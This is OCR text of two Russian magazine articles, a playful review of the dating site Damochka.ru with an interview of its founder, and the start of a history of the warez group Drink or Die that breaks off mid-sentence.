ЕЖЕДНЕВНО ПЯТЬДЕСЯТ ТЫСЯЧ ЧЕЛОВЕК НАТРАВЛИВАЮТ СВОИ БРАУЗЕРЫ НА ЭТОТ САЙТ. ЧАСТЬ ИЗ НИХ — ОДИНОКИЕ СЕРДЦА, КОТОРЫЕ ИЩУТ СВОЮ ВТОРУЮ ПОЛОВИНКУ И АКТИВНО КОНСПЕКТИРУЮТ МЫСЛИ И ПЕРЕЖИВАНИЯ В ОНЛАЙН-ДНЕВНИКЕ. ДРУГИЕ ЗАХОДЯТ ТОЛЬКО ДЛЯ ТОГО, ЧТОБЫ ПОЧИТАТЬ ЗАПИСИ ДРУЗЕЙ И ПОИГРАТЬ В МНОГОЧИСЛЕННЫЕ ИНТЕРАКТИВНЫЕ ИГРЫ. КАК БЫ ТО НИ БЫЛО, ИНТЕРНЕТ-ПРОЕКТ *DAMOCHKA.RU* ПОЛЬЗУЕТСЯ ОГРОМНОЙ ПОПУЛЯРНОСТЬЮ, И МЫ НЕ МОГЛИ МИМО НЕГО ПРОЙТИ | hiNt (hint@real.xakep.ru)

Рандеву с Дамочкой

[тетки! тетки!] Если ты уже собрался перелистывать страницу, решив, что этот проект посвящен женщинам и их проблемам, остановись! Когда найдешь свою ненаглядную, мне же спасибо скажешь. Именно так, Дамочка.ру — это в первую очередь самый популярный сайт знакомств, и ты можешь запросто склеить здесь хорошенькую подружку, просмотреть ее анкетные данные, отправить ей внутреннее SMS сообщение, почитать дневник и, наконец, поиграть с ней в «Любовь с Первого Клика». Я думаю, что «ассортимент» из 255 тысяч теток на сегодняшний день не так уж и плох. Правда, парней там в полтора раза больше, но они ведь тебя не интересуют, я надеюсь? ;)
Вернемся к порталу. Сразу бросается в глаза приятный, а главное легко читаемый дизайн и аккуратное распределение меню: раздел с новостями — слева, а прочий текст — справа. Ньюсы ре-



гулярно обновляются, и там часто проскакивает инфа о намечающихся тусах. Также неотъемлемой частью индекса являются Дамочадец и Дамочадка (именно так повелось называть пользователей сайта) дня, которые высказывают свою сильную мысль или просто изливают душу на главной страничке сайта. Фильтрация материала редакторами здесь похлеще естественного отбора Дарвина — лажа на индекс не попадает. Внизу странички выявлены именинники дня, которым можно сказать несколько приятных слов посредством SMS.
Чтобы стать участником сетевых утех на Дамочке, получить полный доступ к анкетам девушек и возможность лицезреть все их фотографии, необходимо пройти регистрацию. Для начала нужно придумать себе логин и ник. По поводу последнего не заморачивайся, так как в любой момент его можно будет поменять.После того, как зарегистрировался, желательно отредактировать свою анкету: ввести физические данные, подробно расписать увлечения, добавить фотографий и так далее. Многие тетки составляют о тебе впечатление по анкете. После регистрации ты становишься полноценным домочадцем и можешь…

[...читать и вести дневник] Помнишь статью про Живой Журнал в 69 номере? Так вот, сетевой дневник можно вести и на Дамочке. Пусть в удобстве и функциональности дамочкин аналог немного и уступает ЖЖ, но не в популярности — это точно. На сайте зарегистрировано более двухсот тысяч дневников. Каждый из них имеет свое название, независимое от ника. Например: Alenka — «истории из жизни животных», MrWriter — «эротические рассказы», или более банальное — marina18 — «обо мне». Для каждого дневника ведется статистика: рейтинг, определяемый суммарным количеством часов, проведенных юзерами за чтением дневника; количество записей, комментариев и читателей. Каждому посту можно присвоить свою дату, если ты не согласен с директором мира по поводу текущего календаря. Эта фишка полезна в тех случаях, когда хочется прикрепить какой-то пост выше других, чтобы он всегда был на виду. Тогда его датируют какой-нибудь запредельной датой, типа 2010 года, и дело в шляпе.
Очень модная фича у дамочадцев — использовать возможность «прикрепить картинку», когда пост сопровождается маленькой тематической иллюстрацией, при нажатии, естественно, увеличивающейся.
Система друзей реализована через добавление себя в «постоянные читатели» дневника.
В общем, просмотрев фотографии в анкете девушки и прочитав ее инфо, советую заглянуть в дневник (если она его, конечно, ведет). Тогда ты узнаешь, как и чем она живет и думает, сможешь подобрать нужный ключик к ее сердцу.

[...общаться] На Дамочке есть внутренний сервис коротких сообщений (СМС), благодаря которому, народ может общаться наедине. Сервис выполнен на высоком уровне, оптимизирован почти под все браузеры и наделен всякими полезными прибамбасами, вроде хистори, контакт-листа и множества смайликов. Для более удобного общения программисты проекта даже создали специальную программу — «ДамаФон», которая позволяет быстро и легко достучатся до любого человека из твоих контактов. Кодерам показалось мало своего детища в виде отдельной проги, и они создали аналогичный плагин к Mirand'e.
Помимо общения в реальном времени, дамочадцы могут обмениваться информацией на форуме, который поделен на много разных тематических разделов (любовь, секс, искусство, спорт, тусовки и т.д.), за которыми следят строгие, но справедливые модераторы.


[...играть в ЛПК] «Любовь с Первого Клика (ЛПК)» — одна из самых интересных и аддиктивных онлайновых игр. Это сетевой аналог известной телепередачи, ни в чем не уступающий оригиналу. Разве что призы в виде кругосветного путешествия тут никто не выдает. За время существования игры совпали тысячи пар, из которых определенный процент встретился в реале, и некоторая часть из них даже вступила в брак.
Зайдя в игру, ты попадаешь в некий зал ожидания — скопление ников, чья очередь попасть в игру пока еще не подошла. Парней там обычно больше, поэтому, чтобы дождаться нового тура (особенно в ночное время), обычно приходится немного подождать... ну или стать девочкой :). Время, когда тебя выкинут поиграть, зависит от твоего ЛПК рейтинга. Если он отрицательный, то тебе могут даже на время запретить доступ к игре, чтобы расчистить дорогу новым потенциально хорошим игрокам.
Когда ты, наконец, дождешься своей очереди и попадешь в тур игры, тебе предстоит ответить на три вопроса от трех девушек. Ты сразу сможешь составить визуальное впечатление, так как увидишь их фотографии, а также узнаешь в лицо своих соперников-парней, и если захочешь, то можешь просмотреть все анкеты целиком.
Здесь ты должен будешь поставить каждой девушке оценку за вопрос по пятибалльной шкале. Ок, ответил на вопросы — теперь подожди немного и увидишь, что интересного написали девушки в ответ на твой question. Снова их оцениваешь и выбираешь самую-самую, или же можешь проголосовать «против всех». Совпавшей паре отсылается по почте подробная информация друг о друге вплоть до e-mail адреса, обычно скрытого в анкете.
Что касается ЛПК рейтинга, разобраться в нем без бутылки — трудновато. Смысл в том, что если ты сыграл более 10 игр, твои очки рассчитываются по формуле (среднее количество баллов за игру * корень квадратный из числа сыгранных партий). Баллы за игру зависят от того, какие оценки ты получил за свой вопрос, ответы от девушек и за факт выбранности. Если же число твоих игр не превышает десяток, то рейтинг временно неопределен.
На сайте можно ознакомиться с чартом лучших игроков в «Любовь с Первого Клика» (отдельно юношей и девушек). Как правило, это сильные, интересные личности с чувством юмора. Также доступна информация о самых часто задаваемых вопросах и статистика: сколько сыграно партий, сколько совпало пар и так далее.

[...назначать и динамить :) свидания] «Место Встречи» — находка для скучающих юношей и девушек. Задача этого сервиса — позволить встретиться молодой парочке и приятно провести время. Система такова: создаешь анкету с подробными ожиданиями от встречи, пожеланиями и предпочтениями и отправляешь ее на сервер.





Гульчитай




индексная страница Дамочки


рыцарский поединок в лучших его традициях



дамочкин прототип аськи — ДАМАФОН


HAMelleON: отец и действующий админ Дамочки

Анкета не очень большая, зато все вопросы подобраны очень умело и точно, так что качество компенсирует количество.
«Настраивается» пол партнера, его возраст, а заодно и рост с весом. Можно отфильтровать всех девушек без фотографий. Немаловажный пункт меню — это «цель». От того, как ты заполнишь данные, зависит, встретится ли тетка с тобой or not. Выбрать можно такие варианты: прогулка (с возможными подпунктами: город, парк, магазин, кафе); посещение мероприятия (кино, театр, выставка, музей, концерт); посидеть дома (здесь нужно отметить, приглашаешь ли ты даму к себе домой или желаешь стать гостем); вечерние развлечения (клуб, дискотека, боулинг, бильярд, казино, ресторан); другое. Когда отметишь нужные галочки, обрати внимание на поле «Подробнее». Настоятельно рекомендую заполнить его, причем грамотно и оригинально. Дополнительные опции позволяют поставить партнершу в известность, есть ли у тебя машина, много денег :), пристрастие к алкоголю и никотину. Ну, а «рассчитываю на знакомство» (мимолетное приключение/продолжительные отношения/поиск спутника жизни), расставит все точки над i и предостережет тебя от избитых вопросов со стороны пассии в духе: «зачем я тебе нужна?».
Ок, заполнив анкету, ты попадаешь на новую страницу, где выбираешь город, район и желаемый день встречи, а также способ связи с тобой (sms/e-mail/телефон), если кто-то клюнет на твою заявку (хааа, наивный!). Расправившись с формочками, ты наконец перейдешь к страничке с заявками девушек, которые наиболее соответствуют твоим условиям. Выбираешь понравившуюся красотку и жмешь «пригласить». Удачно погулять :).

[...оценивать и быть оцененным] В игре «Гюльчатай» можно сидеть и целыми часами оценивать фотографии других дамочадок и дамочадцев. Фотки появляются в рандомном порядке (для тех, кто любит посидеть в большой военной машине, перевожу: вразнобой), чтобы не было накруток. Для удобства выбора все фотки распределены по категориям — «общая», «эротика», «юмор» и даже, внимание, «похабщина» ;). Разместив свою фотографию в «Гюльчатае», ты в скором времени узнаешь о себе много интересного. А именно: сможешь посмотреть, кто и сколько баллов тебе поставил, а также почитать возможные комментарии. Вдруг какая-нибудь клевая чикса влепила тебе 10-ку, и у вас с ней завяжется бурный роман? У автора статьи такое бывало. Правда ему трояк влепили, что его задело и подтолкнуло к встрече :).
Да, чуть не забыл. Если ты будешь сидеть сложа руки, то твоя фотка никогда и никому не будет показана. От тебя требуется время от времени самому оценивать других парней (ахтунг!) или девушек, тем самым набирая баллы. Эти самые баллы и будут расходоваться, когда начнутся твои «показы». На лицо простая система: «чем больше ты смотришь и оцениваешь, тем больше раз тебя покажут». Единственное, советую не перебарщивать с количеством оцененных девушек за один раз,так как потом твоя фотка может попасться одной и той же девочке несколько раз, тем самым снизив КПД. А иногда даже и оценку, когда нервные ангельские создания начинают злиться и ставить единички ;). Поэтому действовать лучше в несколько заходов — через 4 часа, например.

[...и просто развлекаться] Среди остальных развлечений можно выделить интеллектуальную игрушку: «О, щас лифчик» aka «Кто хочет переспать с миллионером». Не попал на TV? Давай сюда. Смешное представление Диброва в лифчике забавляет, но играть не мешает, а борьба за рейтинг заставляет возвращаться снова и снова.
«Половинка» показывает список особей противоположного пола, которые подходят тебе по характеру. Определяется это путем соц-теста, который можно пройти здесь же. Ах да, еще для москвичей прямо с сайта можно собрать и заказать девушке букет цветов.

[... а также тусоваться] Какое бы виртуальное общение ни казалось интересным, но оно никогда не заменит реальных тусовок. Поэтому дамочадцы регулярно устраивают встречи и отрываются на всю катушку. Гуляя по сайту и читая дневник, ты получишь приглашение по sms на очередную вечеринку дамочадцев. Идти или нет — выбор твой, но обрати внимание на то, что зачастую организаторы устраивают различные сюрпризы (например, бесплатное шампанское дамам при входе), одаривают дамочеками номиналом в 50 дамок и многое другое. Ребята, изъявившие желание посетить тусу, отписываются в специальном топике, там же заодно и знакомятся. Атмосфера очень дружелюбная, чувствуется, что народ сплоченный, хотя и едва знакомый. Люд здесь разный: от студентов до бизнесменов, но на время ночной вечеринки соцстатусы испаряются, пафос стремится к нулю, а коллективный расколбас — к бесконечности.
Помимо постоянных мини-тусовок, проводятся и огромные фестивали под названием «МЕГАДАМ» (юмористы обычно пишут «МегаДам»). Пока их прошло три, но готовится четвертый — в городе Сочи.
Первый фестиваль «МЕГАДАМ» прошел в Питере 6 декабря прошлого года в Балтийском Доме. Кассы открывались в 21:00, но толпа нетерпеливых дамочадцев собралась у нее несколько раньше. Никто не подозревал, что

| ДАМКИ |

Сабж — это специальная валюта страны Дамолэндии, позволяющая получать доступ к дополнительным сервисам. Одна дамка по курсу равна одному рублю. У тебя есть специальный кошелек, напоминающий основными функциями WebMoney Keeper. Поддерживает он запись истории платежей с подробными комментариями, что есть вери гуд, согласись. Пополнить свой баланс можно либо вручную через те же вебманьки или используя систему RuPay, а можно прибегнуть к помощи официальных дилеров дамки — людей, с которыми ты уже сам договоришься о том, как и чем расплатиться. Список таких людей находится там же, в кошельке. Ну, затратные способы я перечислил. Дамки можно получить и нахаляву: например, выиграть их в лотерее. Многие люди проводят лотереи с разными ставками, поэтому если играть с умом, то можно приумножить свой капитал, чтобы...
Чтобы можно было изменить цветовую схему анкеты (120 дамок); разослать всем пользователям онлайн сообщение (999); использовать расширенный поиск человека (180); сделать себе особый статус (2100); получить неограниченное по объему хистори (800); купить 100 показов в «Гюльчатае» (50); убрать лимит в 20 фотографий (1500); создать голосование (30) или подписаться на новые регистрации и получать в течение месяца на мыло информацию о новых дамочадцах, соответствующим указанным критериям (50000).
Ах да, на главной странице сайта всегда красуется ник и фотография одного пользователя — это царь горы. Чтобы попасть в цари и показать себя пятидесятитысячной аудитории, нужно поучаствовать в аукционе и поставить максимальную ставку (в дамках). Пока не пройдет полчаса или тебя никто не перекупит, ты будешь висеть на сайте и привлекать внимание клевых чикс.

дамочкин форум

народу будет так много (примерно 3000 человек). Результатом стали очереди повсюду и большое скопление народа. Тетеньки-гардеробщицы, пользуясь моментом, брали по 10 рублей за размещение верхней одежды на крючках и пропуск в туалет. С началом дискотеки, открылось ФотоАтелье, где все желающие могли увековечить себя в памяти «МЕГАДАМа-1». Бармены, тем временем, активно мешали коктейли с названиями игр Дамочки. Помимо главной площадки, функционировали еще две, поменьше. На рок-площадке за ночь выступило два десятка различных коллективов. На второй, сменяя друг друга, устраивали расколбас разные диджеи. Здесь можно было, по мере необходимости, уйти от всех конкурсов и замкнуться в себе. Напротив сцены все желающие могли воспользоваться отличным пирсинг-сервисом, причем почти бесплатно. Любители экстрима могли сделать себе прокол на интимном месте и поучаствовать в специальном конкурсе, который проводился на главной сцене. В конкурсе победил главный мегаэкстремал, проткнувший себе крайнюю плоть. Велика же была его «радость», когда после процедуры ему сообщили, что теперь о сексе он может забыть на полгода минимум. Ближе к утру прошел розыгрыш таких призов, как веб-камера, сотен cd-дисков, интернет-карт, маек и т.д. А в 6:30 уставший диджей объявил о закрытии шоу и врубил «Танец маленьких утят», чем вызвал заслуженные аплодисменты.


мастер пирсинга прокалывает сосок отважной дамочадке

14 февраля, в день всех влюбленных, а вернее, в ночь, прошел фестиваль «МЕГАДАМ-2». На этот раз городом встречи стала Москва, а местом — Дворец Спорта «Сокольники». Программа началась с того, что под музыку из «Бременских Музыкантов» на сцене появились ведущие, которые завели толпу конкурсом, у кого больше «французских писем любви» (так называют презервативы). Победитель предъявил 27 этих резиновых изделий, но не успел нарадоваться своей крутости, как ведущий расстегнул рубаху и продемонстрировал целый патронташ этих штук, опоясывающий его тело несколько раз.

Пришедшие москвичи могли лично убедиться в том, что миф об уродцах, населяющих сайты знакомств — действительно миф. Среди дамочадцев можно было увидеть много стильных симпатяг. Где-то в час ночи на сцену вышел юноша и исполнил песню под гитару, которая всем очень понравилась. В толпе шушукались: «Кто бы это мог быть? Какой у чела ник?» Хотя, если бы присмотрелись получше, узнали бы Родиона Газманова — давнего поклонника Дамочки.

Вскоре начались бесконечные конкурсы, периодически прерываемые короткими танцевальными блоками. Чего только не было в эту ночь на сцене. Яйца били, клавиатуры ломали, считали презервативы, дрались на подушках. Но самым скандальным оказался конкурс «успей на стул». Как только первый человек выбыл из игры, ведущие, к удивлению всех, попросили удалиться четырех «победителей», а жертву приковали к стулу. На сцену грациозно выпорхнула стриптизерша и станцевала приват-танец с ошалевшим дамочадцем, вследствие чего последний остался лишь в рубашке, которую нельзя было снять из-за удерживающего ремня. Среди новинок «МЕГАДАМа-2» можно выделить рыцарский турнир, в котором домочадцы могли прокачать свой скилл боев на мечах. А в пять утра наступил game over.

И, наконец, третий по счету фестиваль прошел снова в Питере. Из отличительных черт можно отметить раздачу дисков «Дамочка оффлайн», которые, надо бы сказать, сначала должны были продаваться за деньги, но после некоторых технических неполадок и переноса «МЕГАДАМа» на более поздний срок, организаторы решили сделать дамочадцам подарок.

В этот день был проведен единственный тур игры «ЛПК-Офлайн» на сцене, который всем понравился. Далее последовали многочисленные веселые конкурсы от зажигательных ведущих Бороды и Кулшоу. Кстати, самый удивительный и повергший зал в шок конкурс заключался в том, что нужно было отыскать девушку с зелеными ...трусами. Девушка нашлась, не постеснялась выйти на сцену и получить приз в виде... тысячи долларов США.

Кроме главной сцены, функционировал еще и танцпол. Диджей, судя по отзывам и мокрым одеждам выходящих подышать дамочадцев, был очень хорош. Традиционно работали такие точки, как «Летопись», «Фотоателье», «Пирсинг», а «рыцарские бои» снова ждали смелых и отважных.

В пользу третьего «МЕГАДАМа» еще стоит отнести появление телевизионщиков — невиданное зрелище.

[знакомство с автором сайта знакомств] Привет! Меня зовут Александр Антонов, мне 26 лет, в Сети и на Дамочке известен под ником HAMelleON. 3 года назад у меня появилась идея интернет-версии популярной в то время телевизионной игры «Любовь с первого взгляда». Я придумал, каким образом можно перенести правила этой игры в Интернет, и вместе с моим другом, гениальным программистом Павлом Савичем, мы приступили к реализации проекта. На мне был дизайн и верстка, он занимался программной частью. В августе 2003 года сайт Дамочка.ру открылся для всех пользователей. Сначала на нем размещалась только игра «Любовь с первого клика», но очень скоро появились и другие разделы. С годами наши цели не изменились — мы с самого начала хотели создать популярный молодежный ресурс, на котором люди могут приятно провести время, пообщаться и познакомиться. При его разработке мы экспериментировали с новыми веб-технологиями, старались творчески подходить к добавлению новых возможностей и функций. Сейчас для меня Дамочка — это отличный способ совместить приятное с полезным, работа которая одновременно является и увлечением. Кроме этого проекта, я занимаюсь некоторыми другими вещами, но на поддержку *damochka.ru* уходит не меньше половины моего рабочего времени.

На сайте мы проводили общее голосование по поводу того, стоит ли вводить жесткую цензуру. Большинство проголосовало против, поэтому у нас по-прежнему царит свобода слова и самовыражения. Модерация присутствует, но ей подвергаются лишь те дамочадцы, которые нарушают законодательство или которые слишком враждебно относятся к другим пользователям. Публика на сайте очень разнообразная. Есть довольно много известных людей. Я лично знаю нескольких отпрысков известных московских продюсеров, пользователей из аппарата Президента России, артистов театра и т.п., которые проводят довольно много времени на Дамочке. Многие из них предпочитают не светиться и зачастую не вывешивают свои фотографии в анкету. Если я скажу, что, имея полный доступ к базе из 400 тысяч зарегистрированных пользователей, я ни разу не воспользовался этим в корыстных целях, мне никто не поверит ;). Да, конечно, я смотрел анкеты девушек, выбирая по интересующим меня параметрам — город, возраст, рост и т.п., даже по знаку зодиака и социотипу! С некоторыми девушками несколько раз встречался, но ни с кем длительных отношений не было. Свою половинку я нашел на Дамочке случайно. Когда работал над новой версией ЛПК, зашел на сайт и ткнул в одну из недавно завершившихся игр, чтобы взять один из элементов оформления результатов игры. В этой игре участвовала девушка, фотография которой сразу же привлекла мое внимание. Мы с ней вместе уже два года :).

Планы по развитию сайта глобальные, и мы не успеваем воплощать те идеи, которые рождаются во время работы. Тем более, что добрая половина рабочего времени программистов уходит не на создание чего-то нового, а на поддержку уже привычных функций, исправление багов и латание дыр. Если говорить о планах на отдаленное будущее, я представляю Дамочку максимально интегрированной с реальной жизнью. В те прекрасные времена почти все жители Земли станут дамочадцами, и Дамочка станет неотъемлемой частью их жизни. А пока мы собираемся ввести «связи», которые позволят пользователям объединяться в группы по интересам, соц. положению и любым другим параметрам. Можно будет создавать клубы и кланы с произвольной структурой и правилами. На этом движке будут работать контакт-листы, группы «друзей», поиск бывших одноклассников, одногруппников и т.д.

Многие считают, что Дамочка.ру — строго коммерческий проект из-за «различных платных мероприятий». Но платные мероприятия ограничиваются лишь «МЕГАДАМАМами», которых за все время существования Дамочки было всего три. Регулярные тусовки дамочадцев в разных городах организуются не администрацией, а энтузиастами из этих городов. Они сами выбирают клуб, время проведения вечеринки и прочие условия. Дамочка в этих тусовках принимает участие лишь как инструмент для сбора людей по интересам и донесения до них информации

10 лет на варезной сцене

В НАЧАЛЕ 90-Х ГГ. СОФТВАРНЫЕ ВЗЛОМЩИКИ СТАЛИ ОБЪЕДИНЯТЬСЯ В ГРУППЫ, ДОСТАВАЯ ТЕМ ИЛИ ИНЫМ ОБРАЗОМ ЛИЦЕНЗИОННЫЕ ПРОГРАММЫ, ОНИ ВСКРЫВАЛИ ИХ ЗАЩИТУ, УДАЛЯЛИ ОГРАНИЧЕНИЯ И ВЫКЛАДЫВАЛИ НА BBS ИЛИ В СЕТИ ДЛЯ ДАЛЬНЕЙШЕГО РАСПРОСТРАНЕНИЯ. СО ВРЕМЕНЕМ ЭТИ ГРУППЫ СТАЛИ НАЗЫВАТЬСЯ WAREZ СЦЕНОЙ. НА ПИКЕ РАЗВИТИЯ ВАРЕЗНОГО КОМЬЮНИТИ СУЩЕСТВОВАЛО ОКОЛО 10 КРУПНЫХ КОМАНД И СОТНИ НЕБОЛЬШИХ. НО ДАЖЕ СРЕДИ КРУПНЕЙШИХ ВАРЕЗНЫХ БАНД МАЛО, КТО МОГ СРАВНИТЬСЯ С DRINK OR DIE | mindw0rk (mindw0rk@gameland.ru)


История Drink or Die

[детство Михи] В 1975 г. в небольшой московской квартире, в типичной русской семье, родился парнишка по имени Миша. Несмотря на коммунистические пропаганды вокруг, родители воспитали его и старшую сестру в свободной атмосфере, не травили душу рассказами о Ленине и партии. Отец Михи был довольно известным ученым и бизнесменом, ему часто приходилось ездить за границу в командировки. А поскольку командировки эти нередко длились месяцами, семью он брал с собой. В 6 лет Миша успел повидать Германию, Великобританию, Южную Африку, Голландию и Турцию. Когда ему исполнилось 13, семья вернулась в Москву, и парень поступил в школу с английским уклоном.

Шел 1990 г, время, когда в СССР началась перестройка. И время, когда Миша впервые познакомился с компьютерами. Возможность быстрого обмена информацией по Сети казалась чем-то невероятным, но настоящая страсть проявилась у парня, когда он втянулся в программирование. По его просьбе, отец купил компьютер Yamaha MSX2, на котором Миша писал свои первые демки и игры на бейсике и ассемблере. А спустя два года, у него появился первый IBM PC, с 286-м процессором, мегабайтом ОЗУ и 40 Мб винчестером.

Единственным способом получить новые программы был обмен. К счастью, у Михи было несколько знакомых с компьютером, через одного из них он узнал, что существуют лицензионные программы и пиратские. А в качестве примера последних получил пару дискет с так называемым «варезом». Многие взломанные программы поставлялись с файлом, в котором рассказывалось о том, кто взломал защиту, передавались приветы «elite ppl» и другие интересные вещи. Все это было безумно интересно и Миха загорелся целью узнать как можно больше о варезе и людях, которые за ним стоят. Постепенно интерес перерос в нечто большее. В стремление стать частью варез сцены.

[рождение Drink or Die] Основными варезными группами начала 90-х были Razor 1911, The Dream Team, International Network of Crackers, Tri-Star Red Sector Inc., Nokturnal Trading Alliance и The Humble Guys. Миша внимательно изучил всю информацию, которая у него скопилась об этих группах. Ему хо-



художественная литература для крэкера



телось не просто вносить какой-то вклад, а повлиять на комьюнити в целом. Начал он с написания PPE и игровых трейнеров (маленькие программки, с помощью которых можно поставить God-режим или бесконечное количество патронов), а первой группой была Tri-Star Red Sector Inc. И, так как все в группе имели свои псевдонимы, Миха придумал себе второе имя — Deviator.

Спустя пару месяцев активной сценовой деятельности, обнаружилось, что у парня есть настоящий талант доставать свежие программы из самых разных источников. Будь-то фирмы-разработчики, магазины, бета-тестеры, трейдеры или просто друзья… Deviator'у стекались проги со всех концов света, и его частная софтварная коллекция наверняка была самой большой в Москве. Так как программистов в Tri-Star хватало, Миха стал главным поставщиком и трейдером группы, а через пару лет уже был известен на всей мировой варез-сцене.

В апреле 1993 г., на московской квартире, где Deviator встречался со своими друзьями-кракерами (одним из них был небезызвестный Baphomet), появилась идея создания новой группы. Миха к тому времени уже знал все ходы и выходы на варез-сцене и хотел сделать свой собственный лейбл, быть не зависимым ни от кого. Так как приятели, как любой русский человек, любили пропустить по рюмочке, название стало характерным: Drink or Die. Deviator потом признался, что изначально он планировал создать не просто группу, а целую андеграундовую компьютерную империю. И даже составил план, как воплотить грандиозную цель.

днем — сотрудник компании, а ночью — мембер DOD

Первые месяцы DOD занималась изучением сцены и ее представителей, чтобы занять свое место среди американских и европейских команд, и составить им достойную конкуренцию. Летом 1993 г. Миха сменил ник на Jimmy Jamez — именно под этим именем все следующие годы он был известен на мировой крак-сцене.

[первые годы DOD] Первым официальным релизом DOD стал выпущенный в мае 93-го крак для популярного пакета BBS PCBoard. Большинство авторитетных крак-групп в то время специализировались на создании разнообразных PPE (Packet Processing Engine) для PCBoard. Это могли быть вариации интерфейса BBS или полезные утилиты для админов. Успешные PPE-программисты считались той самой недосягаемой для простых смертных элитой. Drink or Die не стала исключением и спустя короткое время превратилась в одну из самых активных PPE групп.


Сначала DOD являлась исключительно русской командой. Jimmy сплотил вокруг себя своих друзей, многих из которых знал лично. Все изменилось к концу 1993 г. Миха понял, что для дальнейшего развития нужно строить партнерские отношения с зарубежными сценерами. И первыми, с кем он наладил контакты, стали датская Silverado BBS и немецкая Darkness BBS. Эти ноды были первыми распространителями релизов DOD в Европе, и именно через них о группе узнал весь мир.

Помимо PPE-проектов, DOD специализировалась на трейнерах к компьютерным играм. Вместе с TRSi, она впервые представила чит-опции, встроенные в игровое меню (обычно они были или в загрузчике, или поставлялись отдельной программой).

Трейдерские таланты Jimmy Jamez'a питали группу непрерывным притоком свежего ПО. Лидер DOD и его близкие друзья были постоянными посетителями легендарных кракерских борд Mirage, Gates of Asgard, Unlawful Entry, где общались с «элитой» и обменивались варезом. Вместе с репутацией, росла и численность группы. Всего за год из небольшой кучки риаллайфовых приятелей, Drink or Die превратилась в одну из крупнейших команд на варез-сцене, с более 60 активных мемберов. Это не значит, что в группу принимали всех без разбора. Наоборот, правила приема были очень строгими и практически всегда в устоявшийся коллектив брали только давних друзей, хорошо зарекомендовавших себя на варез сцене. По сути DOD являлось своеобразной семьей, закрытой для посторонних, но дружественной для «своих». Группа была полностью самодостаточной и практически не пользовалась чужими услугами. Только внутренние поставщики, и только свои FTP и сайты для распространения релизов.

[выход в Сеть] В середине 1994 г. Jimmy Jamez и его друг Abbot Dervish впервые открыли для себя интернет. Парни посерфили сайты, прошлись по фтп, посетили андеграундовые IRC каналы… было очевидно, что за сетью будущее. И будущее DOD должно быть неразрывно связано с интернетом. Первым делом, Миха создал в IRC свой канал, открытый для посторонних, но известный только в узком кругу. Вторым этапом стал практически полный переход на распространение релизов через сеть. В начале 1995 г. было немного варезников, которые освоили интернет и использовали его в работе. Большая часть краков по прежнему ходила через андеграундовые борды. Так как DOD стали, по сути, пионерами в этом, им удалось забрать под себя всех лучших поставщиков и захватить внимание первых сетевых пользователей.

Jimmy Jamez был очень осторожен в ведении всех дел. Несмотря на то, что он жил в России, где не было законов о софтварном пиратстве, парень никогда не



идет процесс взлома



первый компьютер Deviator'a



для многих в DOD история закончилась здесь

